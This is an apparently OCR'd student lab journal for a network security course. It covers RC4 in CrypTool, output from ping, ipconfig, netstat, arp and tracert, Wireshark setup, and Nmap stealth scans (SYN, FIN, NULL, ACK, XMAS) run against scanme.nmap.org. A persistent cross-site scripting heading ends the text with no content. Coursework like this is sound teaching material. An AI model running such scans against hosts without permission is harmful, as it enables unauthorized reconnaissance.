


Name:
Roll No:
Class:
Subject:

Practical 2

Aim: Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

- Click Encrypt/Decrypt Tab
- Select Symmetric (Modern)
- Using RC4.




Name:
Roll No:
Class:
Subject:

Practical 3

Aim: Using Traceroute, ping, ifconfig, netstat Command

Step 1: Ping all the IP addresses



```
Command Prompt
Microsoft Windows [Version 10.0.26200.7462]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>ping 142.250.77.68

Pinging 142.250.77.68 with 32 bytes of data:
Reply from 142.250.77.68: bytes=32 time=4ms TTL=119
Reply from 142.250.77.68: bytes=32 time=6ms TTL=119
Reply from 142.250.77.68: bytes=32 time=5ms TTL=119
Reply from 142.250.77.68: bytes=32 time=5ms TTL=119

Ping statistics for 142.250.77.68:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 6ms, Average = 5ms

C:\Users\Admin>ping 54.144.242.1

Pinging 54.144.242.1 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 54.144.242.1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\Admin>ping 57.144.242.1

Pinging 57.144.242.1 with 32 bytes of data:
Reply from 57.144.242.1: bytes=32 time=4ms TTL=57
Reply from 57.144.242.1: bytes=32 time=4ms TTL=57
Reply from 57.144.242.1: bytes=32 time=10ms TTL=57
Reply from 57.144.242.1: bytes=32 time=4ms TTL=57

Ping statistics for 57.144.242.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 10ms, Average = 5ms

C:\Users\Admin>
```

Name:
Roll No:
Class:
Subject:

Step 2: run ipconfig/ifconfig

```
Command Prompt

Microsoft Windows [Version 10.0.26200.7462]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::68c9:7204:dfab:664e%11
   IPv4 Address. . . . . . . . . . . : 192.168.18.34
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.18.1

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ba5:e180:45c3:7ce%3
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\Admin>
```

Step 3: run Netstat

```
Command Prompt

Microsoft Windows [Version 10.0.26200.7462]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49671        DESKTOP-FLALVHQ:49672  ESTABLISHED
  TCP    127.0.0.1:49672        DESKTOP-FLALVHQ:49671  ESTABLISHED
  TCP    127.0.0.1:49673        DESKTOP-FLALVHQ:49674  ESTABLISHED
  TCP    127.0.0.1:49674        DESKTOP-FLALVHQ:49673  ESTABLISHED
  TCP    192.168.18.34:5742     whatsapp-cdn-shv-01-bom5:https  ESTABLISHED
  TCP    192.168.18.34:26274    relay-67f25e4a:https   ESTABLISHED
  TCP    192.168.18.34:26277    4.213.25.240:https     ESTABLISHED
  TCP    192.168.18.34:31226    sg-in-f188:5228        ESTABLISHED
  TCP    192.168.18.34:36443    whatsapp-cdn-shv-01-bom5:5222  ESTABLISHED
  TCP    192.168.18.34:41854    a23-216-157-62:https   ESTABLISHED
  TCP    192.168.18.34:42025    cn-in-f94:https        ESTABLISHED
  TCP    192.168.18.34:50340    a23-212-254-49:https   ESTABLISHED
  TCP    192.168.18.34:54426    sb-in-f188:5228        ESTABLISHED
  TCP    192.168.18.34:56355    a23-54-80-227:https    ESTABLISHED
  TCP    192.168.18.34:56356    52.168.112.66:https    ESTABLISHED
  TCP    192.168.18.34:62133    a23-54-80-210:https    ESTABLISHED
```

Name:
Roll No:
Class:
Subject:

Step 4: run ARP command

```
C:\Users\Admin>arp -a

Interface: 192.168.56.1 --- 0x3
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 192.168.18.34 --- 0xb
  Internet Address      Physical Address      Type
  192.168.18.1          0c-80-63-5c-17-7e     dynamic
  192.168.18.9          bc-e9-2f-9c-8a-56     dynamic
  192.168.18.11         bc-e9-2f-9c-51-f3     dynamic
  192.168.18.18         38-ca-84-3c-c1-b7     dynamic
  192.168.18.20         7c-57-58-c2-66-c9     dynamic
  192.168.18.36         7c-57-58-c2-66-69     dynamic
  192.168.18.37         7c-57-58-c2-5f-bc     dynamic
  192.168.18.38         7c-57-58-c2-7c-1f     dynamic
  192.168.18.43         7c-57-58-c2-66-a4     dynamic
  192.168.18.78         ec-b1-d7-31-ba-58     dynamic
  192.168.18.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.102.18        01-00-5e-7f-66-12     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


Step 4: run tracert command

```
Microsoft Windows [Version 10.0.26100.6584]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>tracert www.google.com

Tracing route to www.google.com [172.217.174.228]
over a maximum of 30 hops:

  1     1 ms     1 ms     1 ms  192.168.18.1
  2     1 ms     1 ms     1 ms  192.168.10.1
  3     *        *        *     Request timed out.
  4     3 ms     3 ms     3 ms  72.14.208.165
  5     4 ms     4 ms     3 ms  192.178.110.221
  6     4 ms     4 ms     4 ms  142.250.60.135
  7     3 ms     3 ms     3 ms  bom12s03-in-f4.1e100.net [172.217.174.228]

Trace complete.
```


Name:
Roll No:
Class:
Subject:

Practical 4

Aim: Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, and XMAS.




SYN (Stealth) Scan (-sS)
Command: nmap -p22,113,139 scanme.nmap.org




Name:
Roll No:
Class:
Subject:

FIN Scan (-sF)
Command: nmap -sF -T4 scanme.nmap.org




NULL Scan (-sN)
Command: nmap –sN –p 22 scanme.nmap.org



Name:
Roll No:
Class:
Subject:


ACK -sA (TCP ACK scan)

Command: nmap -sA -T4 scanme.nmap.org



XMAS Scan (-sX)

Command: nmap -sX -T4 scanme.nmap.org





Name:
Roll No:
Class:
Subject:

Practical 5


Aim: Capturing and analyzing network packets using Wireshark (Fundamentals): - Identification the live network - Capture Packets


Step 1:Install and open WireShark.





Name:
Roll No:
Class:
Subject:





Name:
Roll No:
Class:
Subject:

Practical 6

Aim: Simulate persistent cross-site scripting attack

